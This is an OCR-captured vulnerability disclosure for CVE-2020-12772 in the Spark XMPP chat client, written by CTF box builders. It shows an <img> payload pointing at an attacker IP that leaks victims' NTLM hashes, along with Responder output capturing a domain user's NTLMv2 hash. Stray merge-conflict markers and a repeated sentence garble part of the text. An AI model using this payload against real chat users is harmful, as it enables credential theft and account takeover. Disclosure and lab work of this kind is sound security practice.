
CVE-2020-12772

Description

<<<<<<< HEAD When @4nqr34z and myself, @theart42, were building a CTF box, we came accross an interesting

When @4nqr34z and myself, @theart42, were building a CTF box, we came accross an interesting

> > > > > > > 2e226274aae6df71614d40d24e76348b882194de vulnerability in the Spark XMPP client and its ROAR module.



Spark 2.8.3

Spark is an Open Source, cross-platform IM client optimized for businesses and organizations. It features built-in support for group chat, telephony integration, and strong security. It also offers a great end-user experience with features like in-line spell checking, group chat room bookmarks, and tabbed conversations.

Combined with the Openfire server, Spark is the easiest and best alternative to using un-secure public IM networks.

Spark 2.8.3 Latest build: January 29, 2017

PROJECT LEAD

vacant
Nobody is working on the project currently.

SNAPSHOT

Latest Build	2.8.3
Downloads	7,452,187
License	Open Source Apache
Platforms	Windows, Linux, Unix, Mac OS X


When we opened a chat with another user, we could send an `<img` tag to that user with an external URL as the source of that image, like this:

```
<img src=[external_ip]/test.img>
```

Each time the user clicks the link, or the ROAR module automatically preloads it, the external server receives the request for the image, together with the NTLM hashes from the user that visits the link, i.e. the user you are chatting with!

Exploitation

For our CTF box, this was golden. By running responder, we could capture the hashes and use them to gain access to the user account and escalate our privileges (depending on the user of course).



```
root@kali2:~# responder -I eth0

           NBT-NS, LLMNR & MDNS Responder 3.0.0.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.co
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    RDP server                 [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Fingerprint hosts          [OFF]

[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [192.168.16.53]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']


[+] Listening for events...
[HTTP] NTLMv2 Client   : 192.168.16.68
[HTTP] NTLMv2 Username : WINDCORP\buse
[HTTP] NTLMv2 Hash     : buse::WINDCORP:[illegible]
[illegible]
[+] Skipping previously captured hash for WINDCORP\buse
```

(18:01) Lily Levesque: Hi! <img src="http://192.168.16.53/image.jpg">

Mitigation

The developer has been notified and a fix is underway